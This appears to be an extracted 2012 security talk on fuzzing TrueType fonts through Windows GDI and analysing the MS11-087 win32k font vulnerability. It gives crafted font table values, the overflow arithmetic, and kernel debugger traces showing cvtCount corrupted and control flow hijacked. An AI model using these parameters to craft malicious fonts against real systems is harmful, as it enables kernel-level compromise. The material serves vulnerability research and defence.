0003BB70	42 B0 02 B0 03 43 42 B0 03 B0 00 43 45 42 B8 FF	instructionLength	0xA9	0x0003baf0	0x00000002	...	
0003BB80	B5 1C B0 00 43 B0 03 60 45 B0 50 60 B0 00 43 23	instructions[169]		0x0003baf2	0x000000a9	...	
0003BB90	44 B0 01 1F B0 00 43 B0 03 43 44 31 37 01 01 00	flags[2]		0x0003bb9b	0x00000002	...	
0003BBA0	00 00 00 08 00 66 00 03 00 01 04 09 00 00 00 66	xCoordinates[1]		0x0003bb9d	0x00000001	...	
0003BBB0	00 00 00 03 00 01 04 09 00 01 00 0C 00 66 00 03	yCoordinates[1]		0x0003bb9e	0x00000001	...	
0003BBC0	00 01 04 09 00 02 00 0E 00 72 00 03 00 01 04 09	padding[0]		0x00000000	0x00000000	...	
0003BBE0	00 03 00 1C 00 80 00 03 00 01 04 09 00 04 00 0C	HEADDirectoryEntry[8]	head	0x0000008c	0x00000010	...	
0003BBF0	00 66 00 03 00 01 04 09 00 05 00 18 00 9C 00 03						
0003BC00	00 01 04 09 00 06 00 0C 00 66 00 03 00 01 04 09						
0003BC10	00 07 00 62 00 B4 00 43 00 6F 00 70 00 79 00 72						
0003BC20	00 69 00 67 00 68 00 74 00 20 00 A9 00 20 00 32						
0003BC30	00 30 00 30 00 33 00 20 00 53 00 68 00 6F 00 77						
0003BC40	00 74 00 69 00 6D 00 65 00 20 00 49 00 6E 00 63						
0003BC50	00 2E 00 20 00 41 00 6C 00 6C 00 20 00 72 00 69						
0003BC60	00 67 00 68 00 74 00 73 00 20 00 72 00 65 00 73						
0003BC70	00 65 00 72 00 76 00 65 00 64 00 2E 00 44 00 65						

The TrueType Instruction Set


TrueType Fonts (.TTF)...



itrp_InnerExecute

Glyph data in hexadecimal format

TrueType Fonts (.TTF)...




itrp_InnerExecute

0003BAE0	00	5E	00	00	00	01	00	00	00	00	00	01	00	01	00	01
0003BAF0	00	A9	B0	00	B0	00	42	4E	B0	00	43	45	4D	B0	00	43
0003BB00	45	61	B0	17	23	78	B0	00	43	B0	01	60	20	B0	00	23
0003BB10	42	B0	50	61	B8	FF	DF	23	78	B0	80	1C	B0	00	43	20
0003BB20	B0	01	61	20	B0	01	61	45	B0	01	23	42	45	B0	02	23
0003BB30	42	45	B0	03	23	42	B0	01	43	B0	00	50	5C	B0	18	23
0003BB40	78	B0	01	43	B0	02	43	61	B0	0D	23	78	B0	01	43	B0
0003BB50	03	43	61	5C	B0	2B	23	78	B0	00	43	B0	01	60	20	B0
0003BB60	00	23	42	B0	50	61	5C	B0	31	23	78	B0	01	B0	02	43
0003BB70	42	B0	02	B0	03	43	42	B0	03	B0	00	43	45	42	B8	FF
0003BB80	B5	1C	B0	00	43	B0	03	60	45	B0	50	60	B0	00	43	23
0003BB90	44	B0	01	1F	B0	00	43	B0	03	43	44	31	37	01	01	00
0003BBA0	00	00	00	08	00	66	00	03	00	01	04	09	00	00	00	66


Glyph data in hexadecimal format

TrueType Fonts (.TTF)...



Glyph data in hexadecimal format

TrueType Fonts (.TTF)...



Glyph data in hexadecimal format

TTF Fuzzer

- TTF font fuzzer is created to fuzz the TTF font into different sizes
- In GDI, we can create a font by:
 - a. filling in a LOGFONT structure
 - b. calling 'CreateFontIndirect' which returns a font handle (HFONT)
 - c. Work with fonts at a lower level through font APIs: GetFontData, GetGlyphIndices, ExtTextOut with ETO_GLYPH_INDEX flag

Reference: <http://blogs.msdn.com/b/text/archive/2009/04/15/introducing-the-directwrite-font-system.aspx>

TTF Fuzzer

- The overall process of the fuzzer:
 - a. automating the installation of the crafted font in 'C:\WINDOWS\Fonts' folder

htr=windll.gdi32.AddFontResourceExA(fileFont, FR_PRIVATE, None)

- b. Register a window class and creating a new window to automate the display of the font text in a range of font size

- c. Remove the fonts in 'C:\WINDOWS\Fonts' folder

windll.gdi32.RemoveFontResourceExW(fileFont, FR_PRIVATE, None)

TTF Fuzzer

- A range of font size

```
lf=win32gui.LOGFONT()  
for fontsize in range (0, 100, 1):  
    lf.lfHeight=fontsize  
    lf.lfFaceName="Dexter"  
    lf.lfWidth=0  
    lf.lfEscapement=0  
    lf.lfOrientation=0  
    lf.lfWeight=FW_NORMAL  
    lf.lfItalic=False  
    lf.lfUnderline=False  
    lf.lfStrikeOut=False  
    lf.lfCharSet=DEFAULT_CHARSET  
    lf.lfOutPrecision=OUT_DEFAULT_PRECIS  
    lf.lfClipPrecision=CLIP_DEFAULT_PRECIS  
    lf.lfPitchAndFamily=DEFAULT_PITCH|FF_DONTCARE
```

TTF Fuzzer

- Calling physical font APIs and display the font text

```
windll.gdi32.ExtTextOutW(  
    hdc,  
    5,  
    5,  
    ETO_GLYPH_INDEX,  
    None,  
    var1,  
    len(var1),  
    None)
```

TTF Fuzzer



3/16/2012

Exploit MS11-087

The screenshot displays a hex editor with several annotations highlighting specific values and differences in font data:

- Value Must Equal to 1:** Points to the `bitDepth` field in the `indexSubTableArray[0]` structure, which has a value of `0x1`.
- imageFormat = 8:** Points to the `imageFormat` field in the `header` structure, which has a value of `0x8`.
- Value Equal:** Points to the `ppemX` field in the `EBSCDirectoryEntry[2]` structure, which has a value of `0x4`.
- Font size = 4:** Points to the `substitutePpemX` field in the `bitmapScaleTable[0]` structure, which has a value of `0x4`.
- Difference = 0x1C:** Points to the difference between two `smallGlyphMetrics` values: `0x0003bd54` and `0x0003bd70`, which differ by `0x1C`.

Exploit MS11-087

Name	Value	Description
EBSC.bitmapScaleTable[0].ppemX	0x004	Target horizontal pixels per Em
EBSC.bitmapScaleTable[0].ppemY	0x004	Target vertical pixels per Em
EBLC.bitmapSizeTable[5].ppemX	0x001	Horizontal pixels per Em
EBLC.bitmapSizeTable[5].ppemY	0x001	Vertical pixels per Em
EBDT.bitmapData.EbdtFormat8[11].smallMetrics.height	0x001	Number of rows of data
EBDT.bitmapData.EbdtFormat8[11].smallMetrics.width	0x0ff	Number of columns of data
EBDT.bitmapData.EbdtFormat8[11].ebdtComponent[0].xOffset	0x040	Position of component left
EBDT.bitmapData.EbdtFormat8[11].ebdtComponent[0].yOffset	0x052	Position of component top

Important info in exploitation

Exploit MS11-087

- usScaleWidth

$$=(EBLC.ppemX+((EBSC.ppemX*2)*EBDT.width))/(2*EBLC.ppemX)$$

$$=(0x001+((0x004*2)*0x0ff))/(2*0x001)$$

$$=(0x001+0x7F8)/(0x002)$$

$$= 0x03FC$$

Exploit MS11-087

- $$\begin{aligned} \text{usScaleHeight} &= \\ &(\text{EBLC.ppemY} + ((\text{EBSC.ppemY} * 2) * \text{EBDT.height})) \\ &/ (2 * \text{EBLC.ppemY}) \\ &= (0x001 + 0x008) / (0x002) \\ &= 0x0004 \end{aligned}$$

Exploit MS11-087

- `usScaleRowBytes`

$$=((\text{usScaledWidth} + 0x1F) \gg 3) \& (0xFFFFC)$$

$$= ((0x03FC + 0x1F) \gg 3) \& (0xFFFFC)$$

$$= (0x85) \& (0xFFFFC)$$

$$= 0x80$$

Exploit MS11-087

- `usOriginalRowBytes`
= $((\text{EBDT.width} + 0x1F) \gg 3) \& (0xFFFC)$
= $((0x0FF + 0x1F) \gg 3) \& (0xFFFC)$
= `0x20`

Exploit MS11-087

- Byte of scaling bitmap data
 - = $\text{usScaleHeight} * \text{usScaleRowBytes}$
 - = $0x004 * 0x080$
 - = $0x200$
- Required byte of scaling bitmap data offset
 - = $(\text{EBDT.yOffset}) * (\text{usOriginalRowBytes})$
 - = $0x52 * 0x20$
 - = $0x0A40$

Exploit MS11-087

```

structure fnt_GlobalGraphicStateType{
    stackBase;          /*the stack area
    store;               /*the storage area
    controlValueTable;  /*the control value table
    .....
    int8 non90DegreeTransformation
    .....
    unit16 cvtCount;
} fnt_GlobalGraphicStateType;

```

```

kd>
win32k!sfac_GetSbitBitmap+0xf4:
9381cb12 0806                or     byte ptr [esi],al
kd> db esi
fe2990cc 01 00 00 00 00 00 04 00-00 00 04 00 00 04 00
fe2990dc 00 00 04 00 00 00 00 00-01 00 00 00 10 27 00 00
fe2990ec 64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe
fe2990fc 06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29910c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29911c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29912c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29913c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
kd> p
win32k!sfac_GetSbitBitmap+0xf6:
9381cb14 43                inc     ebx
kd> db esi
fe2990cc 81 00 00 00 00 00 04 00-00 00 04 00 00 04 00
fe2990dc 00 00 04 00 00 00 00 00-01 00 00 00 10 27 00 00
fe2990ec 64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe
fe2990fc 06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29910c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29911c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29912c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29913c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

```

BEFORE

```

.....
.....
d.....P].....)
.....
.....
.....
.....

```

AFTER

```

.....
.....
d.....P].....)
.....
.....
.....
.....

```

Exploit MS11-087

```

structure fnt_GlobalGraphicStateType{
    stackBase;          /*the stack area
    store;               /*the storage area
    controlValueTable;  /*the control value table
    .....
    int8 non90DegreeTransformation
    .....
    unit16 cvtCount;
} fnt_GlobalGraphicStateType;

```



```

kd> win32k!sfac_GetSbitBitmap+9381cb12 0806
kd> db esi
fe2990cc 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe2990dc 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00
fe2990ec 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe2990fc 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29910c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29911c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29912c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29913c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
kd> p
win32k!sfac_GetSbitBitmap+0xf6:
9381cb14 43 inc ebx
kd> db esi
fe2990cc 81 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00
fe2990dc 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00
fe2990ec 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe2990fc 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29910c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29911c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29912c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fe29913c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

BEFORE

```

.....
d.....P].....)
.....
.....
.....
.....
.....
.....

```

AFTER

```

.....
d.....P].....)
.....
.....
.....
.....
.....
.....

```

Exploit MS11-087

```
kd> r
eax=fe29937c ebx=fe298f98 ecx=fe299098 edx=00000001 esi=fe298f98 edi=00c1bb94
eip=937fcd5a esp=965871dc ebp=96587268 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
win32k!itrp_LSW+0x55:
937fcd5a ffd0                call     eax {fe29937c}
kd> dd fe298f98 l1
fe298f98  fe298b10
kd> dd fe298f98+4 l1
fe298f9c  fe298f14
kd> dd fe298f98+8 l1
fe298fa0  fe298f94
kd> dd fe298f98+134 l1
fe2990cc  00000081
```

**fnt_GlobalGraphicStateType+134h
(cvtCount)**

```
kd>
win32k!sfac_GetSbitBitmap+0xf4:
9381cb12 0806                or      byte ptr [esi],al
kd> db esi
fe2990cc  01 00 00 00 00 00 00 04 00-00 00 04 00 00 00 04 00
fe2990dc  00 00 04 00 00 00 00 00 00-01 00 00 00 10 27 00 00
fe2990ec  64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe
fe2990fc  06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29910c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29911c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29912c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29913c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
kd> p
win32k!sfac_GetSbitBitmap+0xf6:
9381cb14 43                inc     ebx
kd> db esi
fe2990cc  81 00 00 00 00 00 00 04 00-00 00 04 00 00 00 04 00
fe2990dc  00 00 04 00 00 00 00 00 00-01 00 00 00 10 27 00 00
fe2990ec  64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe
fe2990fc  06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29910c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29911c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29912c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fe29913c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```


BEFORE

```
.....
.....
d.....P].....)
.....
.....
.....
.....
```


AFTER

```
.....
.....
d.....P].....)
.....
.....
.....
.....
```

